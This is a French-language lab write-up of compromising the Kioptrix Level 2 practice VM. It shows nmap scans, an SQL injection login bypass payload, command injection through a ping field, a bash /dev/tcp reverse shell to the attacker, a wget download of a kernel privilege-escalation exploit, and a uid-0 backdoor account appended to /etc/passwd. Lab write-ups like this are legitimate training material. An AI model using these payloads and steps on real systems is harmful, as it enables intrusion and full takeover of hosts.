RAPPORT DU CHALLENGE 2 KIOPTRIX LEVEL2:

Après téléchargement de la machine Kioptrixlevel1, nous l'avons importé dans l'hyperviseur VMWARE.

Ensuite nous avons constater qu'elle était verrouillée. Nous avons donc effectuer les étapes ci-dessous afin de déverrouiller la machine et accéder à son contenu.


Etape1: Déterminer l'adresse ip de la machine vulnérable

Nous avons scanner le réseau du vmware une fois la machine démarrer avec la commande: ***nmap 192.168.138.0/24*** *.*

La machine Kioptrix_level_2 étant démarré en mode Brigde, nous avons scanné le réseau du vmware, mais nous n'avons pas pu obtenu l'adresse ip de la machine en scannant le réseau. Nous avons changé le paramètre Network Adzptater en NAT, et nous n'avons toujours pas obtenu d'adresse ip. Nous également supprimer les lignes comportant ethernet0 dans le fichier CentOs.4.5.vmx avec la commande, ***sed -i ethernet0/d' '' CentOs.4.5.vmx'',*** *et ceci ne nous a pas permis d'avoir l'adresse ip.*

```
mass@mass-Lenovo-G50-30:~$ nmap 192.168.138.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-10-09 07:15 GMT
Nmap scan report for mass-Lenovo-G50-30 (192.168.138.1)
Host is up (0.00062s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
389/tcp  open  ldap
902/tcp  open  iss-realsecure
7070/tcp open  realserver
8081/tcp open  blackice-icecap

Nmap done: 256 IP addresses (1 host up) scanned in 3.54 seconds
```

Nous avons donc ajouter une nouvelle carte réseau NAT à la machine. Et nous avons obtenu l'adresse ip de la machine en sannant le réseau.



Nous avons lancé à nouveau la commade ***nmap 192.168.138.0/24*** *et avons obtenu le résultat ci-dessous:*


```
mass@mass-Lenovo-G50-30:~$ nmap 192.168.138.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-10-09 07:26 GMT
Nmap scan report for mass-Lenovo-G50-30 (192.168.138.1)
Host is up (0.00045s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
389/tcp  open  ldap
902/tcp  open  iss-realsecure
7070/tcp open  realserver
8081/tcp open  blackice-icecap

Nmap scan report for 192.168.138.129
Host is up (0.0055s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
443/tcp  open  https
631/tcp  open  ipp
3306/tcp open  mysql

Nmap done: 256 IP addresses (2 hosts up) scanned in 3.85 seconds
```

*L'adresse ip de la machine est le **192.168.138.129.***

<u>Etape2</u>: Trouver les services disponible sur cette machine ainsi que leurs ports et versions respectives à l'aide de nmap


- *Nous avons déterminer les services disponible sur cette machine à l'aide de la commande **nmap -A -sV -sS -p- 192.168.138.129** et nous avons obtenu les résultats suivants**:***

  - *Le service Apache avec la version 2.0.52 et le port 80*
  - *Le service open rpcbind avec le port 111 à la version 2*
  - *Le service open ssl/https avec le port 443*
  - *Le service open ssh avec le port 22 à la version OpenSSH 3.9p1 (protocol 1.99)*
  - *Le service ipp avec le port 631*
  - *Le service mysql avec le port 3306*




```
MAC Address: 00:0C:29:CE:2B:FB (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop

Host script results:
|_clock-skew: -3h09m48s

TRACEROUTE
HOP RTT     ADDRESS
1   0.58 ms 192.168.138.129

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 129.16 seconds
mass@mass-Lenovo-G50-30:~$ ^C
```

- *Nous nous sommes rendu sur l'interface web en tapant l'adresse ip 192.168.138.129 dans le navigateur et nous avons obtenu un formulaire sur la page.*




Etape3: *Rechercher les vulnérabilités lié au formulaire présent sur la page*

- *Nous avons découvert que le formulaire est vulnérable aux injections SQL, en entrant la commande suivante «**'or 4=4 union select 1,user(), database() -- -** » dans les champs username et password puis nous avons obtenu ma page ci-dessous.*





- *Nous avons entrer l'adresse ip de la machine dans le champ Ping a Machine on the Network et nous avons obtenu le résultat ci-dessous:*




- *Nous avons ensuite rechercher la vulnérabilité sur le champ Ping a Machine on the Network.*


- *Nous avonns d'abord ajouté une virgule « ; » à la suite de l'adresse ip que nous avons entré dans le champ Ping a Machine on the Network puis nous avons remarqué que nous pouvons injecter n'importe quoi.*





- *Nous avons également injecter une commande et avons obtenu la réponse de la machine.*






<u>Etape4</u>: Exploitation de la vulnérabilité pour accéder au shell

Afin d'effectuer un reverse-shell, nous nous sommes rendu sur le site https://www.synetis.com/etablir-un-reverse-shell-en-une-ligne/. Sur ce site nous avons eu des commandes pour accéder au shell.

Nous avons ajouté l'une de ces commandes à la suite de l'adresse ip au niveau du champ ***Ping a Machine on the Network.***

- *Nous avons d'abord lancé l'écoute sur le port 4444 avec la commande: s**udo nc -nlvp 4444***
- ***bash -i >& /dev/tcp/<IP>/<PORT> 0>&1***
  - *L'Option IP représente l'adresse ip de la machine de l'attaquant*
  - *L'Option PORT représente le port d'écoute*



- *Ensuite nous avons accédé au shell de la machine*

```
mass@mass-Lenovo-G50-30:~/php-reverse-shell$ sudo nc -nlvp 4444
[sudo] Mot de passe de mass :
Listening on 0.0.0.0 4444
Connection received on 192.168.0.110 45019
bash: no job control in this shell
bash-3.00$ id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-3.00$
```

Etape5: Escalade de privilège

Nous avons constaté que le fichier etc/passwd est accessible en écriture uniquement pour l'utilisateur root.

Afin d'avoir l'accès root, nous avons recherché la version du système d'exploitation de la machine et ensuite recherché les vulnérabilités liés au système avec exploit db.

- *Pour visualiser la version du système, nous avons lancé la commande* ***lsb_release -d***

```
bash-3.00$ id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-3.00$ lsb_release -d
Description:    CentOS release 4.5 (Final)
bash-3.00$
```

- *Ensuite nous avons recherché les vulnérabilité liés au système avec exploit db.*
  Nous avons découvert la vulnérabilité Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Escalation (1) dont le CVE est CVE:2009-2698


- *Nous avons télécharger l'exploit que nous allons exploiter.*

- *Nous avons installer searchexploit avec les commandes suivantes:*


  - *sudo apt update*
  - *sudo apt install snapd*
  - *sudo snap install searchsploit*

- *Nous avons ensuite déplacer l'exploit vers la machine*

- *Nous sommes aller dans le répertoire qui comporte l'exploit téléchargé et nous avons lancé la commande python3 -m http.server*




- *Nous avons ensuite on s'est rendu dans le shell précisement dans le dosssier tmp et avons lancé la commande pour récupérer l'exploit sur la machine cible*
  - ***cd /tmp***
  - ***wget http://<ip_de_la_machine_de_l'attaquant>:8000/exploit.c***



- *Nous avons exécuté l'exploit avec les commandes ci-dessous:*

- ***gcc 9542.c -o 9542 -lcrypto*** *pour compiler l'exploit*
- ***./9542*** *pour lancer l'exploit*



- *Nous avons créer un utilisateur*

  - *openssl passwd -1 -salt massh azerty123*

```
mass@mass-Lenovo-G50-30:~/Téléchargements$ openssl passwd -1 -salt massh azerty123
$1$massh$.aOAkcuPuIWNtdp3Xce4j/
mass@mass-Lenovo-G50-30:~/Téléchargements$
```

- *Nous avons ajouter l'utilsateur au fichier etc/passwd avec la commande:* ***echo 'massh: 1massh$.aOAkcuPuIWNtdp3Xce4j/:0:0:root/root:/bin/bash' >>/etc/passwd***

- ***cat etc/passwd*** *pour vérifier si l'utilisateur a bien été ajouté*

```
massh:$1$massh$.aOAkcuPuIWNtdp3Xce4j/:0:0:root/root:/bin/bash
sh-3.00#
```

- *Connexion au serveur*

  - *Nous avons entrer le nom et le mot de passe de l'utilisateur massh créé ci-dessus*